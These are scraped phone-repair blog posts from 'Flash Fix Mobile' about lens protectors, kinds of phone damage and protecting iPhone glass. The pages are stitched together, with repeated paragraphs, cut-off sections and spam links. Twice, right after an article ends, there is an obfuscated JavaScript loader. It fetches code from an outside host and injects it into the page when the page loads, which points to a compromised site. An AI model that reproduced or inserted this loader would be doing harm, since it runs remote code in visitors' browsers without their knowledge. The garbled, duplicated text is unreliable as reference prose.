concern.https://www.traditionrolex.com/13 Quality and Clarity The quality of the protector itself can impact image clarity. A low-quality protector might introduce distortions, affect light transmission, or reduce sharpness, ultimately impacting picture quality. Installation Challenges Applying a lens protector requires precision to avoid bubbles, misalignment, or dust particles getting trapped. Improper installation can affect the quality of your photos, defeating the purpose of the protector. Making An Informed Decision To ensure you make the right choice for your iPhone camera, consider the following tips: Choose Quality: Opt for a high-quality camera lens protector from reputable brands. Research user reviews and ensure the protector maintains optical clarity and doesn’t interfere with image quality. Model-Specific Protectors: Always choose a protector designed for your specific iPhone model to ensure a perfect fit and compatibility with the camera’s field of view. Professional Installation: If you’re concerned about proper installation, consider having the protector applied by a professional technician from a cell phone repair shop, in order to avoid any alignment or bubble issues. Monitor Performance: After applying the protector, closely monitor your camera’s performance. Check for any changes in image quality, focusing capabilities, or light transmission. If you notice any negative impact, consider replacing the protector with a higher-quality alternative. Final Thought In the end, the question of whether an iPhone camera lens protector affects picture quality hinges on the quality of the protector itself, its compatibility with your iPhone model, and the precision of its installation. As smartphone cameras continue to push the boundaries of photography, preserving their functionality and clarity becomes paramount, making camera lens protectors a worthy investment for any iPhone user seeking to capture stunning visuals while keeping their device safe. When you need best phone repair services, think of none other than Flash Fix Mobile.var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})
What Are Types Of Phone Damages?

In today’s fast-paced world, our smartphones have become an indispensable part of our lives. From communication to entertainment, information, and even work tasks, these pocket-sized devices play a crucial role. However, with increased reliance comes increased vulnerability, and our phones encompass a range of issues, including cracks, shatters, scratches, LCD and burn-in damage, water exposure, battery problems, camera lens scratches, port damage, software glitches, performance degradation, and theft. In today’s fast-paced world, our smartphones have become an indispensable part of our lives. From communication to entertainment, information, and even work tasks, these pocket-sized devices play a crucial role. However, with increased reliance comes increased vulnerability, and our phones encompass a range of issues, including cracks, shatters, scratches, LCD and burn-in damage, water exposure, battery problems, camera lens scratches, port damage, software glitches, performance degradation, and theft. Cracks and shatters from drops compromise aesthetics and functionality, while scratches accumulate over time. LCD damage results in dead pixels, color distortions, or black spots due to impacts or temperature extremes. Burn-in affects OLED screens. Water exposure leads to unresponsive touchscreens and blurred visuals. Battery problems include overheating and rapid drainage. Scratched camera lenses affect photo quality, and dust in ports causes connectivity issues. Software glitches can cause crashes and data loss. As phones age, performance can decline, and theft can result in data loss. Cracks and shatters from drops compromise aesthetics and functionality, while scratches accumulate over time. LCD damage results in dead pixels, color distortions, or black spots due to impacts or temperature extremes. Burn-in affects OLED screens. Water exposure leads to unresponsive touchscreens and blurred visuals. Battery problems include overheating and rapid drainage. Scratched camera lenses affect photo quality, and dust in ports causes connectivity issues. Software glitches can cause crashes and data loss. As phones age, performance can decline, and theft can result in data loss. Types of Phone Damages Cracks and Shatters Screen Scratches Phones are often exposed to various surfaces in our pockets, bags, or on tables. Consequently, scratches accumulate over time, affecting the overall appearance and usability of the screen. Even seemingly harmless particles like sand can cause scratches when rubbed against the screen. Employing screen protectors can effectively safeguard against scratches. Dead Pixels & LCD Damage The Liquid Crystal Display (LCD) is responsible for the phone’s visual output. Dead pixels, color distortion, or black spots can occur due to impacts, pressure, or exposure to extreme temperatures. Such issues affect the functionality of the screen by distorting visuals and making the device challenging to use. Avoid exposing your phone to extreme conditions and use protective cases to minimize the risk of LCD damage. The Liquid Crystal Display (LCD) is responsible for the phone’s visual output. Dead pixels, color distortion, or black spots can occur due to impacts, pressure, or exposure to extreme temperatures. Such issues affect the functionality of the screen by distorting visuals and making the device challenging to use. Avoid exposing your phone to extreme conditions and use protective cases to minimize the risk of LCD damage. Burn-In Burn-in is a phenomenon predominantly affecting OLED and AMOLED screens. It happens when static images are displayed for extended periods, resulting in permanent “burned” remnants on the screen. This can cause ghostly remnants of icons or images to be visible at all times, even when the content changes. To prevent burn-in, avoid displaying static images at maximum brightness for prolonged durations. Burn-in is a phenomenon predominantly affecting OLED and AMOLED screens. It happens when static images are displayed for extended periods, resulting in permanent “burned” remnants on the screen. This can cause ghostly remnants of icons or images to be visible at all times, even when the content changes. To prevent burn-in, avoid displaying static images at maximum brightness for prolonged durations. Water & Liquid Damage Water and electronics don’t mix well, and phones are no exception. Water damage can lead to a myriad of issues, from unresponsive touchscreens and blurred visuals to complete screen failure. Small openings or cracks can allow water to seep in and damage internal components, including the screen. While some modern smartphones are water-resistant, it’s wise to avoid exposing your phone to water whenever possible. Water and electronics don’t mix well, and phones are no exception. Water damage can lead to a myriad of issues, from unresponsive touchscreens and blurred visuals to complete screen failure. Small openings or cracks can allow water to seep in and damage internal components, including the screen. While some modern smartphones are water-resistant, it’s wise to avoid exposing your phone to water whenever possible. Battery Problems Battery-related issues can also harm your phone’s overall functionality: Battery-related issues can also harm your phone’s overall functionality: Overheating Excessive heat can lead to battery damage, affecting the device’s performance and potentially causing screen issues. Avoid leaving your phone in direct sunlight or hot environments. Battery Drain & Swelling With time, batteries can degrade, leading to faster draining and even swelling. To prevent this, use chargers and cables recommended by the manufacturer, and avoid overcharging your device. Overheating Excessive heat can lead to battery damage, affecting the device’s performance and potentially causing screen issues. Avoid leaving your phone in direct sunlight or hot environments. Overheating Excessive heat can lead to battery damage, affecting the device’s performance and potentially causing screen issues. Avoid leaving your phone in direct sunlight or hot environments. Battery Drain & Swelling With time, batteries can degrade, leading to faster draining and even swelling. To prevent this, use chargers and cables recommended by the manufacturer, and avoid overcharging your device. Battery Drain & Swelling With time, batteries can degrade, leading to faster draining and even swelling. To prevent this, use chargers and cables recommended by the manufacturer, and avoid overcharging your device. Hardware and Internal Component Damages Camera Lens Scratches The camera lens is prone to scratches, affecting photo and video quality. Use a protective phone case and avoid placing your phone face down to minimize the risk. Audio & Charging Port Damage Dust, debris, and moisture
What Are Types Of Phone Screen Damages?

types of phone damages Types of Phone Screen Damages Types of Phone Screen Damages cheap phone repair shop. Cracks & Shatters Cracks & Shatters Perhaps the most common type of phone screen damage is cracks and shatters. Accidental drops, impacts, or pressure applied to the screen can result in cracks that range from minor hairline fractures to extensive shattering. Cracks not only compromise the aesthetic appeal of the device but can also obstruct the touch functionality and visibility of the screen. In some cases, small cracks can escalate into larger ones over time, leading to further damage. Perhaps the most common type of phone screen damage is cracks and shatters. Accidental drops, impacts, or pressure applied to the screen can result in cracks that range from minor hairline fractures to extensive shattering. Cracks not only compromise the aesthetic appeal of the device but can also obstruct the touch functionality and visibility of the screen. In some cases, small cracks can escalate into larger ones over time, leading to further damage. Scratches Scratches Phones are often carried in pockets, bags, or alongside other items, making them susceptible to scratches. While scratches may seem minor compared to cracks, they can accumulate and affect the overall appearance and usability of the screen. Even seemingly harmless materials like sand or dust particles can cause scratches when they come into contact with the screen and are rubbed against it. Using screen protectors can significantly reduce the risk of scratches. Phones are often carried in pockets, bags, or alongside other items, making them susceptible to scratches. While scratches may seem minor compared to cracks, they can accumulate and affect the overall appearance and usability of the screen. Even seemingly harmless materials like sand or dust particles can cause scratches when they come into contact with the screen and are rubbed against it. Using screen protectors can significantly reduce the risk of scratches. LCD Damage LCD Damage The Liquid Crystal Display (LCD) is a crucial component of a phone’s screen, responsible for displaying images and videos. LCD damage can manifest in various ways, such as dead pixels, color distortion, or black spots on the screen. LCD damage often occurs due to impacts, excessive pressure, or exposure to extreme temperatures. Unlike physical cracks, LCD damage can affect the functionality of the screen by distorting visuals and making it difficult to use the device. The Liquid Crystal Display (LCD) is a crucial component of a phone’s screen, responsible for displaying images and videos. LCD damage can manifest in various ways, such as dead pixels, color distortion, or black spots on the screen. LCD damage often occurs due to impacts, excessive pressure, or exposure to extreme temperatures. Unlike physical cracks, LCD damage can affect the functionality of the screen by distorting visuals and making it difficult to use the device. Burn-In Burn-In Burn-in is a type of screen damage that primarily affects OLED (Organic Light Emitting Diode) and AMOLED (Active Matrix Organic Light Emitting Diode) screens. It occurs when static images are displayed on the screen for extended periods, causing those images to “burn” into the screen permanently. This can result in ghostly remnants of icons or images being visible at all times, even when the screen content changes. To prevent burn-in and getting cheap phone repair, it’s advisable to avoid displaying static images at maximum brightness for prolonged durations. Burn-in is a type of screen damage that primarily affects OLED (Organic Light Emitting Diode) and AMOLED (Active Matrix Organic Light Emitting Diode) screens. It occurs when static images are displayed on the screen for extended periods, causing those images to “burn” into the screen permanently. This can result in ghostly remnants of icons or images being visible at all times, even when the screen content changes. To prevent burn-in and getting cheap phone repair , it’s advisable to avoid displaying static images at maximum brightness for prolonged durations. Water Damage Water Damage rental faqs see here Water and electronics are not a good combination, and phone screens are no exception. Water damage can lead to a range of issues, including unresponsive touchscreens, blurred visuals, and even complete screen failure. Water can seep into the device through small openings or cracks and damage the internal components, including the screen. Some modern smartphones are water-resistant to varying degrees, but it’s always best to avoid exposing your phone to water whenever possible. Water and electronics are not a good combination, and phone screens are no exception. Water damage can lead to a range of issues, including unresponsive touchscreens, blurred visuals, and even complete screen failure. Water can seep into the device through small openings or cracks and damage the internal components, including the screen. Some modern smartphones are water-resistant to varying degrees, but it’s always best to avoid exposing your phone to water whenever possible. Pressure Spots Pressure Spots Pressure spots are areas on the screen that appear discolored or distorted due to excessive pressure being applied to the screen. This can happen when a phone is stored in a tight pocket or when an object presses against the screen for an extended period. Pressure spots can be frustrating as they hinder the display’s clarity and can’t be fixed without professional intervention. Pressure spots are areas on the screen that appear discolored or distorted due to excessive pressure being applied to the screen. This can happen when a phone is stored in a tight pocket or when an object presses against the screen for an extended period. Pressure spots can be frustrating as they hinder the display’s clarity and can’t be fixed without professional intervention. Touchscreen Sensitivity Issues Touchscreen Sensitivity Issues Smartphone screens are touch-sensitive, allowing us to interact with the device using gestures and touches. However, screens can develop sensitivity issues over time. This might result in delayed responses, inaccurate touches, or unresponsive areas on the screen. Such issues can stem from various factors, including software glitches, physical damage to the touch sensor, or even a buildup of dirt and grime
How to Protect Your iPhone Back Glass: A Comprehensive Guide

Your iPhone is not just a device; it’s a valuable companion that keeps you connected, organized, and entertained. The sleek design and premium materials, including the stunning back glass, contribute to its allure. However, that very back glass, while aesthetically pleasing, is also quite vulnerable to damage. In this comprehensive guide, we’ll delve into how you can safeguard your iPhone’s back glass from scratches, cracks, and dings, ensuring its pristine condition for the long haul. To protect your iPhone’s back glass, consider implementing a combination of preventive measures. Start by investing in a high-quality phone case made from durable materials that provide comprehensive coverage. Add a tempered glass back screen protector to shield against scratches and minor impacts. Skins and decals offer a minimalist yet creative approach for added protection. Bumper cases focus on safeguarding the edges, while leather and fabric cases combine style with defense. Remember to handle your iPhone carefully, clean the back glass regularly using a soft microfiber cloth, and avoid exposing it to extreme temperatures and humidity. Lastly, consider insurance or warranty coverage for extra peace of mind in case of accidental damage. Read more about How to Protect Your iPhone Camera Lens. Understanding the Vulnerability of iPhone Back Glass Before we delve into the protective measures, let’s understand the back glass’s vulnerability. Most iPhones use durable materials like Gorilla Glass, offering enhanced strength and scratch resistance. However, they remain susceptible to accidental damage from drops, impacts, and abrasive surfaces. Given the significant role the back glass plays in the device’s overall integrity, it’s essential to take steps to shield it from harm. High-Quality Phone Cases as the First Line of Defense A sturdy phone case is the cornerstone of back glass protection. When selecting a case, opt for one that provides a snug fit, covering both the back and sides of your iPhone. Look for cases crafted from robust materials such as polycarbonate or TPU that can absorb shocks effectively. Adding raised edges around the camera and display areas will provide extra protection during accidental drops. Screen Protectors: Not Just for the Front Display Screen protectors are often associated with safeguarding the front display, but they are equally valuable for the back glass. Tempered glass back protectors can shield your iPhone from scratches and minor impacts, preserving its pristine appearance. Be sure to select a protector specifically designed for the back glass, as they may vary in size and shape from front protectors. Utilizing Skins and Decals for Added Protection For those who prefer a minimalist approach to protection, skins, and decals offer an appealing solution. Skins are ultra-thin adhesive covers that cling to the back glass, adding a layer of defense against scratches without compromising the device’s slim profile. Decals, however, provide a creative and customizable option, allowing you to express your personality while protecting your iPhone. The Power of Bumper Cases Bumper cases are a unique option that provides targeted protection for the edges of your iPhone. Made from materials like silicone or rubber, these cases create a protective barrier around the device’s perimeter, safeguarding the back glass from accidental bumps and drops. Moreover, bumper cases ensure the iPhone’s original design remains visible while enhancing its grip. Article Sponsored Find something for everyone in our collection of colourful, bright and stylish socks. Buy individually or in bundles to add color to your drawer! Leather and Fabric Cases: Combining Style and Protection Leather and fabric cases are excellent choices if you’re seeking a balance between protection and elegance. These cases shield the back glass from potential harm and exude a touch of sophistication. The soft interior of these cases protects the iPhone from scratches, while the outer layer provides a chic appearance. Avoiding Common Mistakes in Back Glass Protection Even with the best protective measures, human error can still lead to back glass damage. Avoid mishaps by exercising caution while removing the case, ensuring not to apply excessive force that could crack the glass. Additionally, always use a soft microfiber cloth to prevent scratches when cleaning the back glass. Maintaining a Clean and Scratch-Free iPhone Back Glass Regularly cleaning your iPhone’s back glass is vital to preserve its pristine appearance. A simple mixture of water and mild soap can effectively remove dirt and grime without causing damage. Avoid abrasive materials and opt for specialized cleaning solutions compatible with delicate glass surfaces when dealing with stubborn stains. Avoiding Extreme Temperatures and Humidity Extreme temperatures can adversely affect your iPhone’s performance and the back glass. Prolonged exposure to high heat can lead to battery damage while freezing temperatures can cause the glass to become brittle and prone to cracks. Similarly, humid environments may lead to moisture damage. Always try to keep your iPhone within the recommended temperature and humidity ranges.This article mentions your favorite hats at super low prices. Choose from same-day delivery, drive-up delivery or order pickup. Insurance and Warranty Coverage for Extra Peace of Mind Despite your best efforts, accidents can still happen. Consider investing in insurance or warranty coverage that includes protection against accidental damage. Many providers offer comprehensive plans to save you from expensive repair services costs, granting you peace of mind. Are you looking to shield your precious iPhone’s back glass from potential damage? Look no further! Flash Fix Mobile is your go-to destination for top-notch iPhone repair services tailored to your needs. With a team of skilled experts and a wide range of high-quality phone cases, screen protectors, and innovative solutions, we ensure your iPhone always stays safe and stylish. Don’t let accidental drops or scratches ruin your device’s appearance—trust Flash Fix Mobile to provide the ultimate defense for your iPhone’s back glass. Visit us now and enjoy the peace of mind that comes with a protected and pristine iPhone! Conclusion Your iPhone’s back glass deserves the same care and protection as the rest. By combining high-quality phone cases, screen protectors, and other protective measures, you can preserve your iPhone’s pristine appearance and functionality for years to come. Don’t
How to Protect Your iPhone Camera Lens: A Comprehensive Guide

The iPhone camera has revolutionized the way we capture and preserve memories. With each new model, Apple continues to enhance the camera’s capabilities, making it a crucial feature for users worldwide. However, the iPhone’s camera lens is also one of its most vulnerable. It’s essential to safeguard this valuable component to ensure its longevity and optimal performance over time. To protect your iPhone camera lens and ensure its longevity, adopt a few simple yet effective practices. First and foremost, invest in a high-quality phone case equipped with lens bumpers, or consider adding a tempered glass lens protector for added security against scratches and impact. Regularly clean the lens using a gentle microfiber cloth or a specialized lens cleaning kit to prevent dust and dirt accumulation. Handle your iPhone carefully and avoid exposure to extreme temperatures, as these factors can adversely affect the lens. Use waterproof cases or pouches to shield your device from potential water damage during outdoor adventures. Lastly, inspect the lens regularly and promptly address minor damages to avoid escalation. By incorporating these protective measures, you can preserve the integrity of your iPhone camera lens, ensuring it continues to deliver stunning and crisp images throughout its usage. Here is the Touch ID Troubleshooting Guide. Understanding iPhone Camera Lens Vulnerabilities Before we delve into protective measures, let’s explore the vulnerabilities of the iPhone camera lens. The lens is made of glass, and though it is designed to be durable, it’s still susceptible to various damages. Common Culprits of Lens Damage Scratches and Scuffs: The lens’s surface can easily be scratched by keys, coins, or other sharp objects in your pocket or bag. Dust and Dirt: Tiny particles of dust or dirt can accumulate on the lens, affecting image quality and clarity. Water and Liquid Exposure: Accidental spills or submerging your iPhone in water can cause water damage to the lens and affect its functionality. Impact and Physical Damage: Dropping your iPhone or accidentally hitting it against a hard surface can result in cracks or chips on the lens. Selecting the Right iPhone Camera Lens Protection Now that we understand the risks let’s explore various ways to protect our precious iPhone camera lens. High-Quality Phone Cases with Lens Bumpers Invest in a well-designed phone case that protects your entire device, including a raised edge or bumper around the camera lens area. This design ensures the lens doesn’t come in direct contact with flat surfaces when placed face down. Tempered Glass Lens Protectors A tempered glass lens protector is an additional layer of defense for your iPhone camera lens. It adheres securely to the lens without compromising image quality. These protectors can guard against scratches, scuffs, and minor impacts, providing extra security. Lens Hoods and Filters For photography enthusiasts, lens hoods and filters offer protection and creative opportunities. Lens hoods shield the lens from direct sunlight, reducing the risk of lens flare and protecting it from minor bumps. Additionally, filters can act as a barrier against dust, dirt, and moisture while enhancing the colors and effects of your photographs. Best Practices for iPhone Camera Lens Care While protective measures are essential, proper care also plays a significant role in preserving your iPhone camera lens. Keeping Your Phone in a Secure Location Always store your iPhone in a dedicated pocket or bag, away from items that could scratch the lens. Avoiding Temperature Extremes Exposing your iPhone to extreme temperatures, whether hot or cold, can damage the lens and affect the camera’s overall performance. Handling Your iPhone with Care Be mindful of handling your iPhone, especially when taking it in and out of your pocket or bag. Avoid placing it on uneven or precarious surfaces that might cause it to slide off or fall. Protecting Your iPhone Camera Lens During Outdoor Adventures Additional precautions are necessary for those who enjoy outdoor activities to safeguard the iPhone camera lens. Using Waterproof Cases and Pouches Invest in a reliable waterproof case or pouch when going near water bodies or participating in water sports. These protective enclosures shield your iPhone from potential water damage. Keeping Your iPhone Secure During Hiking and Sports When engaging in physical activities like hiking or sports, secure your iPhone in a well-padded, shock-resistant case to minimize the risk of impact-related damage. Utilizing Lens Caps and Protectors If you carry a separate camera with interchangeable lenses, you might use lens caps and protective cases for your additional lenses. This habit reinforces the importance of lens protection across all your photography gear. Maintaining Your iPhone Camera Lens for the Long Term Regular maintenance is crucial to ensure your iPhone camera lens remains in top-notch condition throughout its lifecycle. Regular Lens Inspections Periodically inspect your camera lens for any visible damage or dust accumulation signs. Early detection allows you to address minor issues before they worsen. Addressing Minor Lens Damage Early If you notice any scratches or scuffs on the lens, consider applying a tempered glass lens protector immediately to prevent further damage. Seeking Professional Assistance Are you looking for iPhone repair services to safeguard your precious iPhone camera lens and keep it protected from scratches, dust, and impact? Look no further than Flash Fix Mobile for the best repair services! Our expert team at Phone Repair Shop understands the value of preserving your iPhone’s camera functionality, allowing you to capture life’s unforgettable moments with clarity and precision. We offer a wide range of high-quality phone cases with specialized lens bumpers, as well as top-notch tempered glass lens protectors to shield your lens from everyday hazards. Conclusion The iPhone camera lens is a remarkable piece of technology that deserves our utmost care and protection. By investing in high-quality protective measures, adopting best practices for lens care, and remaining cautious during outdoor adventures, we can ensure that our iPhone’s camera lens remains pristine, capturing life’s precious moments for years. Embrace a mindful approach to lens care, and let your iPhone lens be your faithful companion on your photography journey.var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})